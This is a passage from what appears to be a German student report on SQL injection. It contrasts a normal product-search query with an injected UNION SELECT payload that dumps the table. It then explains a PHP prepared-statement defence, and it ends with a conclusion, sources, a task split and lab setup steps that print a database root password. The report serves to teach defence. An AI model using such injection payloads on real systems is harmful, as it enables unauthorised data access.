Variable (\$productname), dort sollte ein Wert hinkommen. Dieser Wert kann direkt mit der Abfrage integriert werden. Verdeutlichen wir nun den Fall in zwei Beispiele. "Beispiel 1" wird ohne SQL-Injection sein und "Beispiel 2" wird mit SQL-Injection sein. Und damit kann uns klar werden, wie und warum SQL-Injection damit funktioniert. Beispiel 1: Wir stellen fest, dass wir ein Produkt namens "Keyboard" haben. Die Abfrage wird also wie folgt lauten:

```
'SELECT Product_name, Price, Quantity FROM products WHERE product_name LIKE "%Keyboard %";
```

Hier werden alle Produkte gesucht, die das Wort Keyboard enthalten, und als Rückgabewert wird eine Liste mit dem Namen des Produkts, dem Preis und der Menge ausgegeben. Es liegt keine SQL-Injection vor, da der Benutzer einen festen Namen verwendet und keine ungewöhnliche Abfrage in die echte Abfrage eingefügt hat. Beispiel 2: Der Benutzer erzielt die Datenbanken zu infizieren, in dem er eine andere Abfrage einschleust.

```
'SELECT Product_name, Price, Quantity FROM products WHERE product_name LIKE "%'xUNION SELECT Product_name, Price, Quantity FROM products #'";
```

Hier werden alle Daten aus der Tabelle products ausgegeben. Da wird eine neue ungewöhnliche SQL-Abfrage als (\$productname) eingeschleust und direkt integriert.

10.2 Funktion mit Prepared Statement:

```
200 function saveSearchForProduct($productname){
201     $conn = new mysqli(Connector::$host, Connector::$user, Connector::$pass, Connector::$mydatabase);
202     $sql = 'SELECT Product_name, Price, Quantity FROM products WHERE product_name LIKE ?';
203
204     $stmt = $conn->prepare($sql);
205     $input = "%$productname%";
206     $stmt->bind_param("s", $input);
207     $stmt->execute();
208
209     $return[] = [];
210     $result = $stmt->get_result();
211     while($data = $result->fetch_assoc()){
212         $return[] = $data;
213     }
214
215     return $return;
216 }
217
218 }
```

Abbildung 4242 Prepared Statement

In der Abbildung 11 wird eine Funktion mit vorbereiteter Anweisung verwendet. Eine "Prepared Statment ist eine vorbereitete Anweisung, die einer gewöhnlichen SQL-Abfrage entspricht oder ähnlich ist. Hier ist die Abfrage vorbereitet und vorkompiliert. Das heißt, die Abfrage wird nicht wie eine herkömmliche Abfrage direkt an die Datenbanken gesendet und ausgeführt, sondern sie wird nach einem Plan ausgeführt: Die Syntax wird überprüft, um sicherzustellen, dass das, was der Benutzer eingibt, korrekt ist. Die Ausführung der Anweisung

zu optimieren und die Dauer der Abfrage und die benötigten Datensätze einzusparen; zu diesem Zweck wird entschieden, welche Indexarten zu verwenden sind.

” A prepared statement is a feature used to execute the same (or similar) SQL statements repeatedly with high efficiency”¹⁷

Dieses Zitat unterstreicht, dass eine Prepared Statement eine Funktion ist, die es ermöglicht, dieselben oder ähnliche SQL-Anweisungen wiederholt mit hoher Effektivität auszuführen. Der Plan wird nicht jedes Mal neu erstellt, sondern bei der Wiederverwendung der Abfrage gespeichert. Daher können wir jetzt eine Verbesserung der Leistung feststellen. In Abbildung 11 ist in der Zeile 202 der Parameter mit einem Fragezeichen dargestellt, der später zu ersetzen ist. Dann wird die Abfrage in Zeile 204 vorkompiliert. Der vom Benutzer eingestellte Wert wird in einem Parameter namens Input in Zeile 205 gespeichert. In Zeile 206 wird der Parameter (Input) an die Abfrage gebunden und der Typ festgelegt (in unserem Fall bezeichnet “s” einen String). Dieser wird an der Stelle des Fragezeichens der Abfrage ersetzt. In Zeile 207 wird nun die Abfrage ausgeführt und die Daten werden ermittelt, wenn die Eingabe des Benutzers zulässig und legal ist. Dann wird in Zeile 209 eine leere Liste eingefügt. In Zeile 210 erhält die Variable (\$result) die Ergebnisse der ausgeführten Anweisung mit Hilfe der Funktion (get_result()). Nun speichern wir alle zurückgegebenen Daten in der zuvor erstellten leeren Liste. In einer Schleife werden die Daten einzeln abgerufen und gespeichert. In Zeile 216 wird die Liste mit den gewünschten Ergebnissen zurückgegeben.

Zusammenfassend lässt sich sagen, dass es sehr nützlich ist, vorbereitete Anweisungen zu verwenden, anstelle einer direkten Datenbankabfrage zu verwenden. Es bringt uns eine bessere Leistung und einen sicheren Schutz vor SQL-Injection. Es wird nur in der Programmiersprache PHP verwendet, kann aber auch in Java und vielen anderen Programmiersprachen eingesetzt werden.

¹⁷ PHP MySQL Prepared Statements. (o. D.). https://www.w3schools.com/php/php_mysql_prepared_statements.asp

11. Fazit


Schlussendlich können wir davon ausgehen, dass nicht abgesicherte Datenbankabfragen zu einem enormen Sicherheitsrisiko führen können. Wie in den vorangegangenen Kapiteln beschrieben gibt es unterschiedliche Wege eine SQL-Injection durchzuführen. Hier ist anzumerken, dass es weitere Varianten von SQL-Injections gibt, welche aber wegen neueren Datenbankversionen nicht anwendbar waren. Eine erfolgreiche SQL-Injection kann einer hackenden Person, wichtige Informationen zur Datenbankstruktur und den gespeicherten Daten geben.

Eine einfache und sehr sichere Methode gegen SQL-Injections sind Prepared Statements. Wie mit dem Bot verdeutlicht wurde, kann mit einer SQL-Injection auch auf Datenbankschemata oder andere Tabellen zugegriffen werden. Weshalb es wichtig ist, auch unkritische Datenbankabfragen, wie beispielsweise eine Produktsuche, mit Prepared Statements abzusichern.

12. Eidesstattliche Erklärung

Hiermit versichern wir, dass wir die vorliegende Arbeit selbstständig und ohne Benutzung anderer als der angegebenen Hilfsmittel angefertigt haben. Alle Stellen, die wörtlich oder sinngemäß aus veröffentlichten und nicht veröffentlichten Schriften entnommen sind, sind als solche kenntlich gemacht. Die Arbeit wurde in gleicher Form noch keiner anderen Prüfbehörde vorgelegen.

Frankfurt am Main, 31.03.2023

Samreet Singh: 

Haitham Jwaid: 

Marius Illmann: M. Illmann

Darius Seeger: 

13. Quellen

Chapela, Victor: Advanced SQL-Injection, 2005., [online]

https://www.cs.unh.edu/~it666/reading_list/Web/advanced_sql_injection.pdf.

Oliver Moradov: Error-Based SQL Injection: Examples and 5 Tips for Preventions

<https://brightsec.com/blog/error-based-sql-injection/> (abgerufen am 30.03.2023)

Salame, Walid: How to use SQL-Injections to execute OS commands and to get a shell, in:

KaliTut, 06.04.2022, [online] <https://kalitut.com/how-to-use-sql-injections-to-get-shell/>. (abgerufen am 30.03.2023).

MySQL :: MySQL 8.0 Reference Manual :: 5.1.8 Server System Variables: o. D., [online]

<https://dev.mysql.com/doc/refman/8.0/en/server-system-variables.html> (abgerufen am 31.03.2023).

PHP: system - Manual: o. D., [online] <https://www.php.net/manual/de/function.system.php>

(abgerufen am 31.03.2023).

MySQL: MySQL 5.7 Reference Manual: 13.2.9.1 SELECT ... INTO Statement: o. D.,

[online] <https://dev.mysql.com/doc/refman/5.7/en/select-into.html> (abgerufen am 31.03.2023).

PHP: shell_exec - Manual: o. D, [online] <https://www.php.net/manual/de/function.shell-exec.php>

(abgerufen am 31.03.2023).

About Python. (o. D.). [https://pythoninstitute.org/about-](https://pythoninstitute.org/about-python#:~:text=Python%20was%20created%20by%20Guido,called%20Monty%20Python's%20Flying%20Circus)

[python#:~:text=Python%20was%20created%20by%20Guido,called%20Monty%20Python's%20Flying%20Circus](https://pythoninstitute.org/about-python#:~:text=Python%20was%20created%20by%20Guido,called%20Monty%20Python's%20Flying%20Circus) (abgerufen am 31.03.2023)

Selenium. <https://www.selenium.dev/> (abgerufen am 31.03.2023)

14. Arbeitsteilung

| Code-Teil | Ersteller |
|----------------------------|---|
| Python Crawler | Marius Illmann |
| Webseiten | Samreet Singh, Marius Illmann |
| Docker-files | Haitham Jwaid |
| dbConnection.php | Marius Illmann, Darius Seeger, Haitham Jwaid, Samreet Singh |
| | |
| Documentation | |
| Einleitung | Darius Seeger |
| SQL | Darius Seeger |
| SQL-Injection | Darius Seeger |
| Second-Order SQL-Injection | Darius Seeger |

| | |
|---|----------------|
| Advanced SQL-Injection | Samreet Singh |
| Datenbanken | Haitham Jwaid |
| Bot | Marius Illmann |
| Webseiten | Samreet Singh |
| Docker | Haitham Jwaid |
| herkömmliche SQL-Abfrage und Prepared Statement | Haitham Jwaid |
| Fazit | Samreet Singh |

15. Anleitung - Öffnen des Projekts “IT-Sicherheit London“

- 1) Bitte speichern Sie das Projekt in einem Verzeichnis Ihrer Wahl
- 2) Öffnen Sie die CMD
- 3) Um unser Docker Projekt zu starten, navigieren Sie in das Verzeichnis, in dem Sie das Projekt abgespeichert haben
- 4) Nun wird docker-compose ausgeführt (Bitte folgende Befehle in der CMD ausführen)
 - a) Docker-compose build
 - b) Docker-compose up
- 5) Sind die Container korrekt hochgefahren, kann nun unter <http://localhost:8000> auf die Index-Datei zugegriffen werden
- 6) In der Startseite finden Sie unsere Websites zusammengefasst
- 7) Unter <http://localhost:8090> kann auf die Datenbank MySQL zugegriffen werden
- 8) Unter <http://localhost:8091> kann auf die Datenbank MariaDB zugegriffen werden
 - a) Zugangsdaten für beide Datenbanken sind
 - i) Benutzername: root
 - ii) Passwort: Darius1998
- 9) Als Startdatenbank ist MySQL eingetragen
- 10) Sollten Sie auf die MariaDB Datenbank wechseln wollen, kann in der dbConnection.php Datei geändert werden. Dafür bitte in der Zeile 5 für \$host “mariadb” eingeben.
- 11) Um wieder auf die MySQL Datenbank zuzugreifen geben Sie bitte “db” als Host ein.
- 12) Um die Datenbanken mit unseren Daten zu befüllen, befindet sich im Projekt die Datei “DatenbankScripts”.
